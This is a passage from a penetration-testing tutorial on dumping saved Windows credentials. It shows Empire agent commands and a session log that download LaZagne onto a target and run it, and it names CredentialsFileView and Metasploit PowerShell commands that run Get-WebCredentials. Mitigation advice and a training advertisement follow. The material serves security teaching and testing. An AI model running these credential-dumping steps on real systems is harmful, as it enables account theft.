Similarly, while using Empire, you can dump the credentials by downloading Lazagne.exe directly onto the target system and then manipulating the lagazne.exe file to get all the credentials. LaZange is one of the best credential dumping tools. We have covered LaZagne in detail in one of our previous articles. To read that article, click **here.** Use the following commands to dump the credentials with this method:

shell wget https://github.com/AlessandroZ/LaZagne/releases/download/2.4.3/lazagne.exe -outfile lazagne.exe
shell wget
shell dir
shell ./lazagne.exe all


```
(Empire: 5KBYFLEX) > shell wget https://github.com/AlessandroZ/LaZagne/releases/download/2.4.3/lazagne.exe -outfile lazagne.exe
[*] Tasked 5KBYFLEX to run TASK_SHELL
[*] Agent 5KBYFLEX tasked with task ID 24
(Empire: 5KBYFLEX) > [*] Agent 5KBYFLEX returned results.
..Command execution completed.
[*] Valid results returned by 192.168.1.106

(Empire: 5KBYFLEX) > shell wget
(Empire: 5KBYFLEX) > shell dir
[*] Tasked 5KBYFLEX to run TASK_SHELL
[*] Agent 5KBYFLEX tasked with task ID 25
(Empire: 5KBYFLEX) > [*] Agent 5KBYFLEX returned results.
Directory: C:\Users\User\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        3/25/2020   4:21 PM                [redacted]
d-----        3/21/2020   9:35 PM                [redacted]
d-----        3/25/2020   4:12 PM                [redacted]
d-----        3/26/2020  10:43 PM                [redacted]
-a----        2/25/2020  12:51 PM              9 [redacted]
-a----        3/27/2020  12:36 AM        6635326 lazagne.exe
-a----        1/27/2020  10:12 PM           1450 [redacted]
-a----        2/25/2020  11:53 AM           1410 [redacted]
-a----        2/25/2020   3:45 PM           1460 [redacted]
-a----        2/25/2020  12:23 PM           1627 [redacted]
-a----        2/25/2020   3:45 PM            477 [redacted]
-a----        2/25/2020   2:20 PM           2134 [redacted]

..Command execution completed.
[*] Valid results returned by 192.168.1.106

(Empire: 5KBYFLEX) > shell ./lazagne.exe all
[*] Tasked 5KBYFLEX to run TASK_SHELL
[*] Agent 5KBYFLEX tasked with task ID 26
(Empire: 5KBYFLEX) > [*] Agent 5KBYFLEX returned results.
|================================================================|
|                                                                |
|                        The LaZagne Project                     |
|                                                                |
|                          ! BANG BANG !                         |
|                                                                |
|================================================================|

[+] System masterkey decrypted for 4b7de248-278c-48bc-8311-65a382ae8c00
[+] System masterkey decrypted for 9f8512a4-ec46-4524-90a2-9000131f05e1

########## User: SYSTEM ##########
```

After the execution of commands, you can see that the passwords have been retrieved as shown in the following image:




CredentialsFileView

Our next method is using a third-party tool, i.e., credentialfileview. This tool is very effective when it comes to internal penetration testing. To use this tool, simply download it and launch it. After launching itself, it will ask you for the Windows password.




Once you provide the password, it will give you all the credentials you need as shown in the image below:




Windows PowerShell

This method of password dumping can prove itself useful in both internal and external pentesting. In this method, you have to run a script in Windows PowerShell. You will find the script here. And once you run the script, you will have all the web credentials as shown in the image below:



You can also use Powershell remotely to dump credentials with the help of Metasploit. It is very simple as you just have to run a combination of the following commands after you have your session:

load powershell
powershell_import /root/Get-WebCredentials.ps1
powershell_execute Get-WebCredentials



And just like that, with the help of powershell commands, you will have the desired credentials.

Mitigation

Following are the measures you can use to keep your passwords safe:

- DO NOT save passwords in your system, browser or any other application
- Use different passwords for every account
- If you have trouble remembering passwords then instead of keeping them in clear text in your system, use an online password manager to keep them safe.
- Use the latest version of the operating system and applications.
- Manually go to the login page instead of following a link.
- Keep firewall/defender enabled
- Keep you employees/employers aware

Conclusion

As you have noticed from our post, even though this feature of credential manager that is provided by Windows is convenient, it is not secure. Once the attacker has gained access to your system, these credentials are waiting to be theirs as there is no security layer added to the credential manager. It is important to be aware of every feature your operating system provides just so you can save yourself. Hence, it is important to know how to access the credential manager, how to operate it, and how it can be exploited.

We live in a cyber-active world and there are login credentials for everything. One can't remember every credential ever. Though credential manager is a utility that makes it easier for us and takes care of saving passwords, at what cost?


iGNITE Technologies

JOIN OUR TRAINING PROGRAMS

CLICK HERE

BEGINNER


- Ethical Hacking
- Network Pentest
- Bug Bounty
- Wireless Pentest
- Network Security Essentials



ADVANCED

- Burp Suite Pro
- Android Pentest
- Web Services-API
- Advanced Metasploit
- Pro Infrastructure VAPT
- CTF
- Computer Forensics

EXPERT



- Red Team Operation
  - APT's - MITRE Attack Tactics
  - Active Directory Attack
  - MSSQL Security Assessment
- Privilege Escalation
  - Windows
  - Linux